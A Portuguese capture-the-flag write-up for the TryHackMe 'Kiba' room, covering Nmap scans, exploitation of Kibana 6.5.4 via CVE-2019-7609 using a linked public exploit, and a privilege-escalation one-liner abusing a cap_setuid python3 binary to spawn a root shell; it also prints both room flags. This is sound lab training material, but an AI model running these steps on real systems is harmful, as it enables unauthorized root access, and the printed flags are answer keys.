
Kiba

TryHackMe



Primeiramente, vamos fazer uma enumeração com o Nmap no host do Kiba.

Fazendo isso, descobrimos que o ambiente tem as portas 80 e 22 abertas, podemos então dar uma olhada na página web.



Nela existe uma mensagem interessante, dizendo que as capabilities do linux são interessantes.

Fazendo uma enumeração web, para tentar descobrir diretórios não nos trouxe nada, com isso, depois de algum tempo analisando e enumerando, descobrimos outras duas portas altas abertas.

```
PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

5044/tcp open lxi-evntsvc

5601/tcp open esmagent

Read data files from: /usr/bin/../share/nmap


Nmap done: 1 IP address (1 host up) scanned in 11.35 seconds

Raw packets sent: 106531 (4.687MB) | Rcvd: 70542 (2.822MB)
```

Podemos então investigar melhor essas duas portas.

```
VERSION
           STATE SERVICE
5044/tcp open lxi-evntsvc?
5601/tcp open
                   esmagent?
  fingerprint-strings:
DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LDAPBindReq, LDAPSearchReq, LPDString, RPCCheck, RTSP
Request, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie, X11Probe:
       HTTP/1.1 400 Bad Request
     FourOhFourRequest:
       HTTP/1.1 404 Not Found
       kbn-name: kibana
       kbn-xpack-sig: c4d007a8c4d04923283ef48ab54e3e6c
       content-type: application/json; charset=utf-8
cache-control: no-cache
       content-length: 60
       connection: close
       Date: Mon, 02 May 2022 18:32:27 GMT
{"statusCode":404,"error":"Not Found","message":"Not Found"}
     GetRequest:
       HTTP/1.1 302 Found
       location: /app/ki
kbn-name: kibana
       kbn-xpack-sig: c4d007a8c4d04923283ef48ab54e3e6c
cache-control: no-cache
```

Foi possível descobrir então que na porta 5601 está rodando alguma aplicação web, que tem o endereço /app/kibana.



Acessando a porta, nos deparamos com um portal chamado Kibana, podemos dar uma vasculhada no site e no código fonte para tentar achar a versão dele.

```
% kibanaWelcomeLogo {
% width: 100%;
% height: 100%;
% background-repeat: no-repeat;
% background-size: contain;
% /* SVG optimized according to http://codepen.io/tigt/post/optimizing-svgs-in-data-uris */
% background-image: url("data:image/svg+xml;base64,PHN2ZyB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciIHdpZHR0PSI00SIgaGVpZ2h0PSI2NCIgdmlld0Jv
% /style><style id="themeCss"></style></head><body><kbn-injected-metadata data="{&quot;version&quot;:&quot;&quot;buildNumber&quot;:1 box-sizing: border-box;
% body, html {
% width: 100%;
% height: 100%;
% margin: 0;
% the contact of the
```

Acessando o código fonte, conseguimos identificar a versão que está senda executada do kibana, que é a 6.5.4

Vamos então procurar falhas para essa versão e, fazendo isso, achamos a CVE-2019-7609 que afeta o kibana para versões anteriores a 6.6.1.

Agora para explorar a falha de prototype polution, conseguimos achar um payload no git:

- https://github.com/mpgn/CVE-2019-7609

Podemos seguir os passos e ganhar uma RCE.

Agora com a RCE, podemos pegar a user-flag.

```
kiba@ubuntu:/home/kiba$ ls -l
ls -l
total 110616
-rw-rw-r-- 1 kiba kiba 113259798 Dec 19 2018 elasticsearch-6.5.4.deb
drwxrwxr-x 11 kiba kiba 4096 Dec 17 2018 kibana
-rw-rw-r-- 1 kiba kiba 35 Mar 31 2020 user.txt
xckiba@ubuntu:/home/kibacat user.txt
cat user.txt
THM{1s_easy_pwn3d_k1bana_w1th_rce}
```

Agora como o próprio CTF diz, temos que enumerar as capabilities para tentar ganhar acesso root.

```
kiba@ubuntu:/home/kiba$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/kiba/.hackmeplease/python3 = cap_setuid+ep
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
kiba@ubuntu:/home/kiba$
```

Pegando as capabilities, achamos uma interessante:

- /home/kiba/.hackmeplease/python3 = cap_setuid+ep

Vamos então abusar disso para pegar root:

-/home/kiba/.hackmeplease/python3 -c 'import os; os.setuid(0); os.system("/bin/bash");'

```
Try: sudo apt install <selected package>
kiba@ubuntu:/home/kiba$ /home/kiba/.hackmeplease/python3 -c 'import os; os.setuid(0); os.system("/bin/bash");'
<on3 -c 'import os; os.setuid(0); os.system("/bin/bash");'
whoami
root
```

Com isso nos tornamos root do sistema e podemos pegar a flag de root.

```
-rw-r--r-- 1 root root 45 Mar 31 2020 root.txt
drwxr-xr-x 2 root root 4096 Mar 31 2020 ufw
cat root.txt
THM{pr1v1lege_escalat1on_us1ng_capab1l1t1es}
```